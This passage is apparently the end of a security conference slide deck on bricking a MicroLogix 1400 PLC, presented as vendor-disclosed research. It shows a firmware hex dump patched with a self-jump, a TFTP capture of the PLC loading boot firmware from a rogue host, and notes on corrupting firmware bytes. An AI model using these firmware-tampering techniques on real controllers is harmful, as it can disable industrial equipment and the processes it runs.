
```
00000000  4E F9 00 04  00 00 FF FF  51 A4 43 48  04 00 6E 2F
00000010  61 00 00 00  9A 0F 4D 4C  2D 31 34 30  30 20 4F 70
00000020  65 72 20 53  79 73 74 65  6D 20 20 20  05 78 00 01
00000030  00 0F 91 01  00 9E 00 00  00 18 00 00  00 00 F7 3B
00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
```

```
4EF9 0004 0000      JMP 0x00040000
```

JMP to self




# ML1400: SOFT BRICK





# ML1400: SOFT BRICK

---



# ML1400: SOFT BRICK

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	Rockwell_a4:31:5b	Broadcast	ARP	60	Who has 192.168.42.221? Tell 192.168.42.11
2	0.000024872	Vmware_2a:33:86	Rockwell_a4:31:5b	ARP	42	192.168.42.221 is at 00:0c:29:2a:33:86
3	0.000768765	192.168.42.11	192.168.42.221	TFTP	66	Read Request, File: WAM_BOOT_OS.bin, Transfer
4	0.001974876	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 1
5	0.003616089	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 1
6	0.003760416	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 2
7	0.005319179	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 2

# ML1400: FIRM BRICK

---

- Unsuccessful with a few dozen “elegant” attacks
  - creative changes of MIPS instructions
  - jump loops
  - math
- Success on first attempt of “hey, look over there” attack
  - randomly move bytes\* around

\*bytes that are important but are not MIPS instructions

# ML1400: FIRM BRICK





# ML1400: FIRM BRICK



# ML1400: FIRM BRICK

1766-LEC  
BOOT  
FRN:21.00  
Fpga Corrupt

When the LCD displays the Fpga Corrupt information, the LEDs do not show the Walking pattern during the firmware upgrade process.

## Recovering from Missing or Corrupt OS State

In order to recover from this controller state, you need to restart the operating system firmware upgrade as described here:

1. Ensure that the Ethernet connections are present. SNMP is enabled by default in the controller.
2. If the IP Address was configured during the Preparing for firmware upgrade stage, the same IP configuration is retained in the controller.
3. Start the Firmware upgrade as explained in Using ControlFLASH for Firmware Upgrade on page 208.



# ML1400: FIRM BRICK





# ML1400: HARD BRICK



# ML1400: HARD BRICK





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# CONCLUSION

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tl;dr

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- From Box to Backdoor to Brick

# THANK YOU

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- Cisco Talos
- Moxa Americas
- Rockwell Automation / Allen-Bradley



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# QUESTIONS?

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# TALOS

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# BACKUP SLIDES

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# IP CAMERA?

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# VENDOR DISCLOSURE

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